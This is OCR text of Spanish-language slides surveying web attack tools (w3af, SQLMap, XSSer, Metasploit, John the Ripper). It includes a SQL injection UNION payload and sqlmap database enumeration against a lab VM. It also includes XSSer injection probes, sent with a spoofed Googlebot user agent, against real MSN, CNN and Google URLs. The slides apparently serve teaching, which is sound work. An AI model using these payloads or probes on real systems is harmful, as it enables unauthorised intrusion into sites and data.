
Características

- Escáner vulnerabilidades web

- Interfaz algo lenta

- Fases: 1, 2 y ¿3?

W3af


w3af - Web Application Attack and Audit Framework
Perfiles Editar Ver Herramientas Configuracion Ayuda
Configuracion del análisis Log Resultados Exploit
Profiles
empty_profile
OWASP_TOP10
audit_high_risk
bruteforce
fast_scan
full_audit
full_audit_manual_disc
sitemap
web_infrastructure
Target: http://192.168.122.63/
Iniciar
Plugin
htaccessMethods
localFileInclude
mxInjection
osCommanding
phishingVector
preg_replace
redos
remoteFileInclude
responseSplitting
sqli
ssi
Plugin Active
output
console
gtkOutput
htmlFile
textFile
xmlFile
htmlFile
This plugin writes the framework messages to an HTML report file.
Two configurable parameters exist:
- fileName
- verbose
If you want to write every HTTP request/response to a text file, you should use the textFile plugin.
fileName /home/baguira/Desktop/report.html
verbose
Save configuration
w3af - 192.168.122.63
Herramientas Configuracion Ayuda
guracion del análisis Log Resultados Exploit
Search
7 oct 2011 17:25:48 CEST] Auto-enabling plugin: grep.error500
7 oct 2011 17:25:48 CEST] Auto-enabling plugin: grep.httpAuthDetect
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/BadStore_net_v1_2_Manual.pdf
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi?action=cartadd
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi?action=doguestbook
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi?action=login
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi?action=moduser
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi?action=register
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/images/BadStore.jpg
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/images/cart.jpg
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/images/index.gif
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/images/store1.jpg
7 oct 2011 17:26:23 CEST] New URL found by webSpider plugin: http://192.168.122.63/scanbot/scanbot.html
Discovery progress: 15.76 % - ETA: 00d 00h 00m 05s
Running discovery.webSpider on http://192.168.122.63/images/store1.jpg | Method: GET.
w3af - 192.168.122.63
Perfiles Editar Ver Herramientas Configuracion Ayuda
Configuracion del análisis Log Resultados Exploit
KB Browser URLs Request/Response navigator
Vuln Info Misc
Knowledge Base
sqli (1)
sqli (6)
SQL injection vulnerability
SQL injection vulnerability
SQL injection vulnerability
SQL injection vulnerability
SQL injection vulnerability
SQL injection vulnerability
SQL injection in a MySQL database was found at: "http://192.168.122.63/cgi-bin/badstore.cgi", using HTTP method GET. The sent data was: "action=search&searchquery=d'z*0". The modified parameter was "searchquery". This vulnerability was found in the request with id 411.
Request Response
Raw Headers Params
Name Value
action search
searchquery d'z*0
90.72 108.86 127.01 145.15 163.30 [s]

SQLMap

Características


- Automatiza SQL injection

- Múltiples vectores ataque

- Múltiples SGBD

- Fases: 1, 2 y 3

SQLMap


sqlmap identified the following injection points with a total of 0 HTTP(s) requests:


Place: GET
Parameter: searchquery
Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: searchquery=hi' UNION ALL SELECT CONCAT(CHAR(58,110,101,109,58),CHAR(104,111,77,77,120,106,85,83,112,111),CHAR(58,118,102,118,58)), NULL, NULL, NULL# AND 'pPlX'='pPlX&action=search&x=0&y=0

[18:43:13] [INFO] the back-end DBMS is MySQL
[18:43:13] [INFO] fetching banner
web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
banner: '4.1.7-standard'
[18:43:14] [INFO] Fetched data logged to text files under '/home/baguira/Installed/sqlmap/output/192.168.122.63'
[*] shutting down at: 18:43:14
baguira@copitojr:~/Installed/sqlmap$
Terminal 0

Place: GET
Parameter: searchquery
Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: searchquery=hi' UNION ALL SELECT CONCAT(CHAR(58,110,101,109,58),CHAR(104,111,77,77,120,106,85,83,112,111),CHAR(58,118,102,118,58)), NULL, NULL, NULL# AND 'pPlX'='pPlX&action=search&x=0&y=0

[18:45:46] [INFO] the back-end DBMS is MySQL
web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[18:45:46] [INFO] fetching current database
[18:45:46] [INFO] read from file '/home/baguira/Installed/sqlmap/output/192.168.122.63/session': badstoredb, badstoredb, badstoredb
current database: 'badstoredb'
[18:45:46] [INFO] Fetched data logged to text files under '/home/baguira/Installed/sqlmap/output/192.168.122.63'
[*] shutting down at: 18:45:46
baguira@copitojr:~/Installed/sqlmap$
Terminal 0

SQLMap


[18:47:41] [INFO] resuming back-end DBMS 'mysql 4' from session file
[18:47:41] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: GET
Parameter: searchquery
Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: searchquery=hi' UNION ALL SELECT CONCAT(CHAR(58,110,101,109,58),CHAR(104,111,77,77,120,106,85,83,112,111),CHAR(58,118,102,118,58)), NULL, NULL, NULL# AND 'pPlX'='pPlX&action=search&x=0&y=0

[18:47:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[18:47:41] [ERROR] information_schema not available, back-end DBMS is MySQL < 5.0
do you want to use common table existance check? [Y/n/q]
[18:48:51] [INFO] checking table existence using items from '/home/baguira/Installed/sqlmap/txt/common-tables.txt'
[18:48:51] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 3
[18:51:05] [INFO] tried 132/3288 items (4%)
Terminal 0
[18:47:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[18:47:41] [ERROR] information_schema not available, back-end DBMS is MySQL < 5.0
do you want to use common table existance check? [Y/n/q]
[18:48:51] [INFO] checking table existence using items from '/home/baguira/Installed/sqlmap/txt/common-tables.txt'
[18:48:51] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 3
[19:09:18] [INFO] retrieved: itemdb
Database: badstoredb
[1 table]
+--------+
| itemdb |
+--------+
[19:09:19] [INFO] Fetched data logged to text files under '/home/baguira/Installed/sqlmap/output/192.168.122.63'
[*] shutting down at: 19:09:19
baguira@copitojr:~/Installed/sqlmap$
Terminal 0
Terminal 1

XSSer

Características


- Framework automatiza Cross-site Scriptting

- Soporta distintas técnicas XSS

- Evasión filtros

- Fases: 1, 2 y 3

XSSer


XSSer v1.5 (beta): The Mosquito Swarm Edition!
XSSer
Expert Visor
Wizard Helper
Documentation
About
[-] Hashing: b03341d774e2ab9bf6aafd2488911dfe
[+] Trying: http://money.msn.com/top-stocks/post.aspx?post=">b03341d774e2ab9bf6aafd2488911dfe info
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[+] Checking: url attack with b03341d774e2ab9bf6aafd2488911dfe... ok
CHECK http://money.msn.com/top-stocks/post.aspx?post=">b03341d774e2ab9bf6aafd2488911dfe http://money.msn.com/top-stocks/post.aspx?post=VECTOR
[-] Hashing: a13a1e714e347123cc35dc05a6d69d37
[+] Trying: http://money.msn.com/taxes/video.aspx?from=">a13a1e714e347123cc35dc05a6d69d37&vid=946415cb-47a1-9f86-7c49-fd0f394d96c9 info
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[+] Checking: url attack with a13a1e714e347123cc35dc05a6d69d37... ok
CHECK http://money.msn.com/taxes/video.aspx?from=">a13a1e714e347123cc35dc05a6d69d37&vid=946415cb-47a1-9f86-7c49-fd0f394d96c9 http://money.msn.com/taxes/video.aspx?from=VECTOR&vid=946415cb-47a1-9f86-7c49-fd0f394d96c9
[-] Hashing: fcf0ad769440cd34e3434051a0ffbb02
[+] Trying: http://money.msn.com/market-news/post.aspx?post=">fcf0ad769440cd34e3434051a0ffbb02 info
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[+] Checking: url attack with fcf0ad769440cd34e3434051a0ffbb02... ok
CHECK http://money.msn.com/market-news/post.aspx?post=">fcf0ad769440cd34e3434051a0ffbb02 http://money.msn.com/market-news/post.aspx?post=VECTOR
[-] Hashing: 678d8837f7a31101cebe034f1467cdf5
[+] Trying: http://money.cnn.com/magazines/moneymag/">678d8837f7a31101cebe034f1467cdf5
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
Not injected!. Servers response with http-code different to: 200 OK (404)
Target(s)
Vector(s)
Final(s)
Reports
Map
Connect:
ON
sucesses:
http://fusion.google.com/add?
feedurl=">d69035c210d69e27f41c45e076589bcc
Fly mode(s):
Explorer
Intruder
money
bing
Tor Proxy
Automatic
Crawler
100
1
Local only
Command(s):
xsser -d money --De bing -c 100 --Cw 1 -s --user-agent Googlebot/2.1 [+http://www.google.com/bot.html] --threads 5 --timeout 30 --retries 3 --delay 8
Aim!
Statistics
Swarm!
Verbose
Launch
Shorters:
is.gd
257/100 0 3
final sweep..
LAND!!!

Metasploit & Armitage


Características


- Armitage: Metasploit GUI

- Pro :(vs Community :| vs Framework :)

- Metasploit framework:
  - Uso y desarrollo de exploits
  - Test de intrusión (módulos auxiliares)

- Fases: 1, 2, 3 y 4





*** Demo: Owning Metasploitable**

John the Ripper

Características

- Ataques de fuerza bruta y basados en diccionario

- Funciona con diversos formatos: DES, MD5, Kerberos AFS, Windows LM hashes, BSDI's extended DES, OpenBSD's Blowfish...

- Puede generar diccionarios

- Útil para administradores de sistemas: permite probar passwords debiles de forma periodica/automatica y enviar un mail de alerta al usuario

Medusa

